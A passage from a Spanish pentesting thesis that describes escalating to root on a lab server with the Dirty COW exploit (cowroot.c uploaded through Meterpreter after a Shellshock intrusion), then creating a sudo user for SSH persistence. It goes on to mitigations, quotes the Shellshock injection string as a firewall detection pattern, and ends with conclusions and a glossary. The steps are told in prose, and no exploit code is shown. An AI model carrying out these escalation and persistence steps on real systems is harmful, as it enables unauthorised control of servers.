

Imagen 4.1. Diagrama respecto a los tipos de escalada de privilegios.

Mientras que la escalada vertical es aquella que eleva los privilegios que por defecto debería tener asignado un usuario o proceso, la escalada horizontal es aquella que permite a un usuario tomar la identidad de otro, el cual puede tener acceso a diferentes partes del sistema o red de la entidad atacada.

Normalmente, y al igual que en nuestro caso, tras la explotación de una vulnerabilidad que nos otorga acceso a un sistema, la entidad atacante se encuentra en la situación de tener control sobre una sesión de usuario con privilegios restringidos, es decir, no es capaz de realizar todo tipo de acciones. Cuando consultamos sobre la shell o sesión de Meterpreter cuál es la identidad obtenida tras realizar la explotación remota, obtenemos una respuesta indicándonos que somos el usuario `hca`.

La identificación de posibles *exploits* enfocados a la elevación vertical de privilegios requiere de un nuevo análisis sobre los servicios disponibles, descubiertos en la etapa de identificación de vulnerabilidades tras escanear el sistema vulnerable. También es posible utilizar algunos módulos como `post/multi/recon/local_exploit_suggester` de Metasploit, para obtener sugerencias respecto a posibles *exploits*, o lanzar desde Meterpreter el *script* denominado `getsystem`, el cual intentará utilizar diferentes técnicas para elevar los privilegios, pero que por defecto no suele funcionar.

4.2. Dirty COW

La vulnerabilidad Dirty COW fue documentada a partir de octubre de 2016 y está catalogada con el identificador CVE-2016-5195. Es una vulnerabilidad que existe aproximadamente en el kernel de Linux desde la versión 2.6.22 lanzada en 2007, y ha afectado a casi todos los sistemas Linux hasta el parche lanzado en noviembre de 2017.

Esta vulnerabilidad se aprovecha de una condición de carrera existente en la técnica de gestión de recursos del sistema, denominada como “Copy-On-Write” (COW, en español, copiar al escribir), la cual realiza copias de un recurso del sistema si múltiples procesos piden acceso a dicho recurso. Un usuario del sistema que tenga permisos de lectura sobre un recurso de un sistema Linux, puede lanzar dos hilos de ejecución que realicen múltiples peticiones sobre un mismo recurso, hasta que dicha condición de carrera se cumpla, se sobreescriba la memoria en el sistema afectado y se realice la escalada de privilegios.

Dirty COW dispone de una página y repositorio web con documentación y archivos preparados para ser compilados y utilizados como *exploits*. Elegimos el archivo denominado `cowroot.c` el cual incluye dos *shellcodes* específicas para sistemas Linux de 32 y 64 bits, donde por defecto se utiliza el archivo `/usr/bin/passwd` como recurso para la explotación de la técnica COW. En el propio código está indicado cuáles son los pasos necesarios para su compilación y ejecución.

Debido a que la máquina vulnerable es un sistema Linux de 32 bits, habilitamos la *shellcode* indicada para dicha arquitectura. También es importante señalar que el usuario `hca` sobre el cuál se ha obtenido una sesión en la fase previa de explotación, tiene

permisos de superusuario sobre el sistema explotado, y permisos de lectura sobre el recurso `passwd` indicado; en caso contrario, sería necesario utilizar otro recurso del sistema.

Una vez el código del archivo que va a explotar Dirty COW está preparado [Anexo D], realizamos su compilación utilizando la herramienta GNU Compiler Collection, donde indicamos que el ejecutable será usado sobre sistemas de 32 bits. También es necesario otorgar permisos de ejecución sobre el archivo compilado, acción sencilla gracias a que `hca` tiene permisos de superusuario.



Imagen 4.2. Compilación del ejecutable *cowroot.*

Cuando el ejecutable está listo para realizar la escalada de privilegios, utilizamos nuestro *exploit* destinado a aprovecharse de la vulnerabilidad Shellshock para abrir una sesión de Meterpreter. Este *payload*, o shell avanzada, de Metasploit nos ofrece una función denominada `upload`, la cual está destinada a copiar archivos desde nuestra máquina atacante al sistema remoto vulnerable. Utilizamos dicha función, abrimos una consola de comandos, otorgamos el permiso de ejecución gracias a los privilegios de superusuario de `hca`, y ejecutamos el *exploit* Dirty COW; lo que nos permite obtener privilegios de *root* sobre el sistema remoto vulnerable.

La variante utilizada del *exploit* Dirty COW sobrescribe los datos originales del archivo `/usr/bin/passwd`, por este motivo es necesario restaurar el contenido original utilizando la copia temporal almacenada en `/tmp/bak`.

Una vez realizada la escalada de privilegios y obtenido el control del superusuario *root*, podemos cambiar la propia contraseña de este mismo superusuario, o crear un nuevo usuario con permisos de superusuario sobre el cual es posible realizar posteriormente una conexión ssh remota, sin la necesidad de volver a ejecutar el *exploit* remoto. Para ello hacemos uso del comando `adduser`, y le añadimos permisos de superusuario sobre el archivo `/etc/sudoers` [45, 52].



Imagen 4.3. Explotación de Dirty Cow desde Metasploit.



Imagen 4.4. Creación de un superusuario que nos permite conectarnos mediante ssh.

Capítulo 5: Mitigación de vulnerabilidades

Para finalizar las fases existentes en el actual proceso de *pentesting*, vamos a describir en el presente capítulo la etapa destinada a la mitigación de las vulnerabilidades detectadas. Dicha mitigación de vulnerabilidades tiene como objetivo dificultar y reducir las posibilidades de que una entidad no autorizada consiga explotar una vulnerabilidad, o, en caso de que dicha entidad lo consiga, minimizar el impacto de las acciones que un atacante puede llegar a realizar sobre el sistema afectado.

Estas medidas pueden dividirse en diferentes categorías o niveles de seguridad según cuales sean sus propósitos. A continuación, vamos a introducir un modelo generalizado de planificación e implementación de medidas de seguridad, y después mencionamos una serie de políticas e implementaciones destinadas a mitigar las vulnerabilidades detectadas.

5.1. Defensa en profundidad

Una planificación adecuada y aproximada a la realidad, conlleva el diseño y la implementación de diversas medidas de seguridad aplicadas en las diferentes capas, o niveles, existentes en los sistemas de tecnología de la información. Este control aplicado por capas es lo que se conoce como modelo de defensa en profundidad, el cual tiene el objetivo de prevenir que un atacante acceda a una capa del sistema y, en caso de que lo consiga, evitar que pueda acceder a la siguiente capa [42, 43, 44].

- Políticas, Procedimientos y Concienciación

  Definición de las políticas, reglas y procedimientos que deben seguir las personas pertenecientes a una organización. Donde también se definen las políticas y el control de acceso que tendrán las entidades externas, respecto a los recursos ofrecidos por dicha organización.

- Seguridad Física de recursos

  Mantener seguros los recursos físicos de una organización (ordenadores, servidores y routers entre otros) mediante vigilancia, medidas control de acceso, o incluso comprobación de las condiciones ambientales de las salas.

- Seguridad en las Redes

  Medidas destinadas al cifrado de conexiones y transporte de datos, ya sea para transferencia de datos mediante protocolos como HTTPS o para permitir conexiones remotas mediante VPN o SSH.

  Implementación de cortafuegos destinados a comprobar y rechazar el contenido del tráfico externo de datos y direcciones no autorizadas. Y monitorización del tráfico de la red externa e interna mediante sistemas de detección de intrusiones, para la generación pasiva de alertas o la prevención y rechazo de eventos sospechosos.

- Equipo

  Implementación del control de acceso y medidas de autenticación de usuarios previamente definidos. Mantenimiento y actualización de los diferentes servidores y dispositivos, para detectar y actualizar posible software vulnerable en el sistema operativo. Uso de antivirus destinados a la detección y eliminación de malware, u otras aplicaciones destinadas a la detección de actividad sospechosa, como dll maliciosas inyectadas en procesos o el uso de comunicaciones mediante puertos atípicos en el sistema.

- Aplicación

  Control de privilegios de las aplicaciones en ejecución que pueden realizar acciones sobre los datos de un sistema, identificación de las tecnologías y servicios empleados para el análisis y detección de vulnerabilidades a nivel de aplicación.

- Datos

  Cifrado de datos mediante fuertes algoritmos de encriptación. Control de acceso y enmascaramiento de los datos utilizados por aplicaciones o visualizados por personal. Copias de seguridad y sistemas de respaldo destinados a la recuperación de datos modificados o perdidos.



Imagen 5.1. Modelo de defensa en profundidad.

5.2. Técnicas para la mitigación de las vulnerabilidades detectadas

5.2.1. Políticas de mantenimiento y actualización

Es necesario definir en una organización una serie de políticas destinadas a analizar las aplicaciones, tecnologías y servicios utilizados, para detectar posibles vulnerabilidades o comportamientos anómalos. De esta forma se pueden adecuar tareas de mantenimiento como la actualización o deshabilitación de versiones vulnerables, que potencialmente permiten a una entidad realizar acciones no autorizadas sobre el sistema.

En capítulos anteriores hemos analizado, detectado y documentado cuáles eran las versiones del lenguaje de comandos Bash vulnerable a Shellshock, así como la existencia de las versiones del kernel de Linux afectadas por la vulnerabilidad Dirty COW. Por lo tanto, el siguiente paso de una correcta política de seguridad, conlleva el estudio y migración de la tecnología CGI implementada en el servidor web a otra que ofrezca una mayor seguridad; y, sobretodo, la actualización del lenguaje Bash y el kernel de Linux a versiones que incluyan los parches de seguridad necesarios.

Aunque el resto de vulnerabilidades detectadas sobre el servidor web Apache y el servidor OpenSSH no han sido estudiadas en profundidad, también es necesario investigar y documentar el impacto de dichas vulnerabilidades sobre nuestro sistema, y aplicar las correspondientes actualizaciones de seguridad.

5.2.2. Arquitectura de red, firewall e IDS

Es aconsejable situar el servidor web en una zona desmilitarizada, es decir, en una red perimetral perteneciente a la organización situada entre la red interna e Internet, la cual debe estar protegida por varios cortafuegos. Si además incluimos en la máquina sólamente los archivos necesarios para actuar como servicio web, y evitamos la inclusión de datos potencialmente sensibles, podemos minimizar el impacto sobre la seguridad de nuestra organización en caso de que el servidor web se vea comprometido [46].

El firewall entre la red interna de la organización y el servidor web sólamente deberá admitir peticiones destinadas al mantenimiento y configuración del servidor, por ejemplo, para conexiones SSH entrantes (donde es recomendable cambiar el puerto 22 utilizado por defecto) cuya dirección de red pertenezca a una dirección de la red interna de nuestra organización. Por otro lado, el firewall que controla las peticiones de conexiones entrantes de Internet sólamente deberá permitir aquellas dirigidas a los puertos del servicio web ofrecido, 80 y 443.

Para evitar las conexiones de tipo *reverse*, inyectadas dentro del *payload* y que se lanzan desde el interior de la máquina vulnerable dirigidas a la máquina de la entidad atacante, se deben investigar y aplicar diversas medidas. Por ejemplo, y aunque dependiendo del servidor o host puede ser más o menos complejo, es interesante utilizar el firewall para

restringir los intentos de establecimiento de una conexión, sobre un rango de puertos que no pertenezcan a ningún protocolo deseado [47].

Otra posible medida, es la de utilizar inteligencia artificial como machine learning [49], para analizar y aprender acerca del comportamiento realizado por los ataques de tipo *reverse*, que establecen y envían acciones de línea de comandos a través de los paquetes de red. De esta forma, podríamos utilizar los modelos de aprendizaje obtenidos para rechazar las conexiones de red que coincidan con el comportamiento sospechoso.

Si nos enfocamos en la vulnerabilidad Shellshock detectada, también existe la posibilidad de implementar un conjunto de reglas sobre el sistema de cortafuegos o herramientas de detección de intrusos de una organización, destinadas a intentar detectar la inyección del conjunto de caracteres utilizado para la declaración de una función en Bash `() { :;};` , el cual sirve como vector de ataque para encadenar la inyección de comandos por parte del atacante [40, 41, 53].



Imagen 5.2. Reglas de firewall que evitan el intento de explotación Shellshock.

5.2.3. Antivirus y detección de malware

El software antivirus son aquellas aplicaciones destinadas a detectar la existencia de software malicioso en el sistema, para prevenir la ejecución de acciones malintencionadas. Entre las diferentes técnicas utilizadas por estos antivirus para la detección y prevención, encontramos mecanismos que utilizan bases de datos con diferentes firmas e identificadores de virus conocidos, o la detección de comportamiento sospechoso sobre el sistema.

A medida que las entidades atacantes van desarrollando mecanismos destinados a la ocultación, como pueden ser los codificadores utilizados por Metasploit sobre los *payloads* o *shellcodes* que abren sesiones de Meterpreter para tomar el control de un sistema vulnerable. Las entidades que trabajan en la detección de estos ataques maliciosos también actualizan y mejoran sus mecanismos de detección. Es por ello, que el uso de un antivirus tiene un papel fundamental en la seguridad de los sistemas informáticos [47, 48].

5.2.4. Administración de usuarios y restricción de privilegios

Cuando la explotación al sistema remoto ha sido realizada con éxito, nos hemos encontrado bajo el control de un usuario `hca` perteneciente al grupo de superusuarios, el cual tiene habilitado la elevación y uso de sus privilegios sin la necesidad de verificar su identidad mediante el uso de una contraseña. Esto nos ha permitido fácilmente utilizar sus privilegios de superusuario, para administrar el archivo que realiza la post-explotación de Dirty COW y ejecutar la escalada de privilegios [45].

Por este motivo, es necesario la correcta administración de los usuarios, grupos y directorios pertenecientes al servidor web, restringiendo los privilegios y evitando la posibilidad de realizar acciones sobre otros directorios y archivos del sistema.

5.2.5. DEP y protección del espacio ejecutable

La característica de seguridad Data Execution Prevention (DEP, en español, prevención de ejecución de datos) está destinada a proteger o prevenir la ejecución de instrucciones en zonas de la memoria marcadas como no ejecutables, en caso de que una aplicación o atacante intente realizar esta ejecución, lo que logrará es el lanzamiento de una excepción en el sistema. Esta característica viene implementada por defecto en la mayoría de los sistemas operativos, e integrada en Linux gracias al soporte implementado para la tecnología denominada NX bit existente en los procesadores actuales [50].

Este tipo de protección se utiliza para protegerse frente a la explotación de vulnerabilidades de tipo *stack*, *heap* o *buffer overflow*, las cuales utilizan la inyección de una *shellcode* o instrucciones de código máquina sobre una función o método vulnerable, desde donde se accede a la memoria del sistema.

En la vulnerabilidad Shellshock, se hace uso de la inyección del conjunto de caracteres Bash sobre las cabeceras del protocolo web, sin la necesidad de lanzar instrucciones sobre la memoria del sistema, por lo que esta característica de seguridad no es suficiente para evitar la explotación de esta vulnerabilidad.

Y, para la vulnerabilidad Dirty COW, se explota una condición de carrera al intentar leer y escribir a la vez un mismo recurso del sistema, donde tampoco se intentan inyectar instrucciones sobre la memoria del sistema para su posterior ejecución. Por lo tanto, la presente característica de seguridad tampoco es suficiente para evitar la explotación de esta vulnerabilidad.

5.2.6. ASLR

La técnica de seguridad Address Space Layout Randomization (ASLR, en español, aleatoriedad en la disposición del espacio de direcciones) está destinada a asignar de forma aleatoria los espacios de la memoria que utilizan las aplicaciones de un sistema. Esto permite evitar que las direcciones de la memoria utilizadas por dicha aplicación se mantengan constantes entre diferentes ejecuciones [51].

De esta forma, una entidad atacante no podrá utilizar e inyectar el mismo conjunto de instrucciones de código máquina destinadas a actuar sobre una dirección de la memoria específica. Esta técnica no evita que los atacantes puedan ejecutar instrucciones sobre la memoria de un sistema vulnerable, pero añade dificultad a los posibles atacantes evitando que estos puedan utilizar direcciones específicas de la memoria.

Al igual que con DEP, esta técnica de seguridad no es suficiente para mitigar la explotación de la vulnerabilidad Shellshock sobre el protocolo web. Por otro lado, esta técnica tampoco es suficiente para la mitigación de la vulnerabilidad Dirty COW, ya que Copy-On-Write ofrece directamente la copia del recurso del sistema sobre la cual se quiere provocar la condición de carrera.

Capítulo 6: Conclusiones

A lo largo del presente trabajo se ha documentado la metodología seguida para realizar un proceso de pentesting, así como los sistemas y herramientas utilizadas con sus respectivas versiones. Partiendo de un sistema potencialmente vulnerable, se han conseguido identificar y explotar vulnerabilidades existentes, realizar la integración de un exploit que permite el acceso remoto al sistema en la herramienta Metasploit, y enumerar una serie de técnica que permiten la mitigación de dichas vulnerabilidades.

En primera instancia hemos instalado uno de los sistema más conocidos en el ámbito de la seguridad informática, la distribución Kali Linux, sobre el cual hemos configurado y utilizado dos herramientas conocidas como son Nmap y Nessus, para el análisis y detección de las vulnerabilidades existentes. Con este análisis hemos descubierto que el sistema vulnerable ofrece un servicio web, que utilizada la tecnología web CGI junto a una versión Bash vulnerable conocida como Shellshock.

Para conseguir explotar la vulnerabilidad detectada, se ha identificado el vector de ataque que nos permite inyectar la declaración de una función Bash sobre una cabecera del protocolo web, para la posterior inyección de instrucciones que permiten el establecimiento de una conexión remota y la ejecución de comandos.

A continuación, se ha realizado una introducción sobre el funcionamiento de la herramienta Metasploit, junto a la descripción de los métodos y variables necesarias que permiten la creación de módulos destinados a la explotación de la vulnerabilidad detectada, así como la apertura de una sesión de control avanzada como es Meterpreter.

Una vez se ha conseguido el acceso remoto al sistema, se ha presentado como ejemplo la vulnerabilidad Dirty COW, la cual nos permite realizar una escalada de privilegios sobre el sistema. Seguidamente se han enumerado un conjunto de posibles acciones destinadas a mantener la persistencia y el acceso al sistema.

Por último, una vez las vulnerabilidades que afectan al servidor web remoto han sido identificadas y corroboradas, se ha expuesto el modelo de defensa en profundidad cuyo objetivo consiste en implementar diferentes medidas de mitigación en la estructura de una organización, así como un conjunto de técnicas más específicas destinadas a minimizar e intentar remediar el impacto de las vulnerabilidades Shellshock y Dirty COW.

Por estos motivos, podemos concluir que los objetivos generales del presente trabajo han sido correctamente alcanzados. No obstante, hay diferentes aspectos e implementaciones sobre los cuales se pueden realizar ciertas mejoras e investigaciones:

- Las vulnerabilidades detectadas sobre el servidor Apache y OpenSSH han sido documentadas, pero no se ha llegado a identificar un posible vector de ataque para su explotación.

- Los archivos y módulos de Metasploit destinados a la explotación de Shellshock, tienen margen de mejora en lo referido a la implementación de métodos más robustos que permitan la explotación de otras máquinas diferentes a la utilizada. Así como la inclusión de un método que permita la inyección de caracteres destinados a la explotación de la vulnerabilidad Shellshock CVE-2014-6278 [54].

- Es posible investigar de forma más exhaustiva aquellas acciones destinadas a la ocultación y persistencia de acceso, realizadas en la etapa de post-explotación.

- Las técnicas de mitigación deben ser implementadas y verificadas en su totalidad.

Glosario[1]

- **ARP** : Address Resolution Protocol o protocolo de resolución de direcciones, es un protocolo de comunicación utilizado para asociar las direcciones IP de la capa de red con las direcciones MAC de la capa de enlace de datos.

- **ASLR** : Address Space Layout Randomization o aleatoriedad en la disposición del espacio de direcciones, es una técnica de seguridad destinada a asignar de forma aleatoria los espacios de memoria que utilizan las aplicaciones de un sistema.

- **Bash** : Lenguaje de comandos para sistemas Unix destinado a la interpretación de órdenes de los usuarios para la realización de acciones sobre el sistema.

- **CGI** : Common Gateway Interface o interfaz de entrada común, es una tecnología web que permite a un cliente solicitar datos de un programa existente en un servidor.

- **Clickjacking** : Es una técnica maliciosa destinada a engañar a los usuarios de Internet haciéndose pasar por alguna característica inofensiva, con el fin de realizar acciones malintencionadas.

- **Confidencialidad** : Es la propiedad de la información destinada a garantizar que esta es únicamente accesible al personal autorizado.

- **CVE** : Common Vulnerabilities and Exposures o vulnerabilidades y exposiciones comunes, es una lista de información destinada a registrar e identificar vulnerabilidades de seguridad públicamente conocidas.

- **DEP** : Data Execution Prevention o prevención de ejecución de datos, es una característica de seguridad destinada a prevenir la ejecución de instrucciones en zonas no ejecutables de la memoria del sistema.

- **DDoS** : Distributed Denial of Service o ataque de denegación de servicio distribuido, es un ataque malicioso destinado dirigir una gran cantidad de información sobre un servidor, servicio o red, para que este se vea sobrecargado y no pueda procesar el resto de peticiones legítimas.

- **DHCP** : Dynamic Host Configuration Protocol o protocolo dinámico de configuración de host, es un protocolo utilizado por un servidor web para asignar direcciones IP de forma dinámica a los dispositivos de una red.

[1] Glosario de Informática e Internet: https://www.internetglosario.com/,
Wikipedia: https://www.wikipedia.org/,
MDN Web Docs: https://developer.mozilla.org/en-US/

